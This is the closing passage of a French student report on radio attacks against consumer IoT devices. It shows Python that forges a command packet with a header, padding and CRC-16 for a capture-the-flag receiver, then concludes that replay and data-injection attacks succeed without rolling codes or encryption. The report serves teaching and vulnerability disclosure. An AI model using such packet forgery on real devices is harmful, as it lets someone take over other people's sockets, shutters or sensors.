['0x41', '0x43', '0x52', '0x40', '0x4a', '0x47', '0x41']

```

Fig. 23. – Capture d'écran du payload après l'opération XOR

Le CRC devait ensuite être calculé afin que le message transmis soit considéré valide par le récepteur :

```

1  # Header [Magic][Type][Length] et de la
    commande
2  payload_content = bytes([0xCF, 0x02,
    len(command_bytes)]) + command_bytes
3
4  # Padding pour avoir 30 octets (taille fixe avant
    CRC)
5  payload_padded = payload_content.ljust(30, b'\x00')
6
7  # Calcul du CRC
8  crc = 0xFFFF
9  for byte in payload_padded:
10     crc ^= (byte << 8)
11     for _ in range(8):
12         if crc & 0x8000: crc = ((crc << 1) ^ 0x1021)
            & 0xFFFF
13         else: crc = (crc << 1) & 0xFFFF
14
15 # Ajout du CRC en Big Endian à la fin des 30 octets
16 full_payload = payload_padded + bytes([crc >> 8, crc
    & 0xFF])

```

 Python

Ce calcul est indispensable pour que le récepteur accepte le paquet comme valide. On a donc envoyé. Une fois le paquet et le payload construits, nous avons simplement utilisé le code python sender fourni afin de transmettre le paquet et récupérer le flag.

Conclusion

Les différentes manipulations effectuées durant ce projet mettent en évidence la fragilité des protocoles de communication utilisés par de nombreux objets connectés opérant dans les bandes ISM. Nous avons démontré qu'un utilisateur non-expérimenté peut, avec un matériel coûtant environ 30 €, prendre le contrôle de dispositifs tels que des prises commandées ou des volets roulants.

L'analyse technique sous URH a révélé que le manque de sécurité de ces appareils repose sur deux failles majeures : l'utilisation de modulations très simples (OOK/ASK) et, surtout, l'absence de mécanismes de protection comme les Rolling Codes ou le chiffrement. Sans ces protections, une simple interception et réémission de la trame binaire permet de tromper le récepteur. De même, l'absence ou la faiblesse du contrôle d'intégrité (CRC) sur certains capteurs, comme les stations météo, facilite les attaques par injection de données (FDIA).

En conclusion, ce projet souligne que si des solutions de sécurisation sophistiquées existent, elles restent peu déployées sur les objets grand public. Il est donc indispensable de maîtriser à la fois l'informatique et l'ingénierie radio pour concevoir des systèmes capables de résister à la puissance de traitement offerte par la radio logicielle moderne.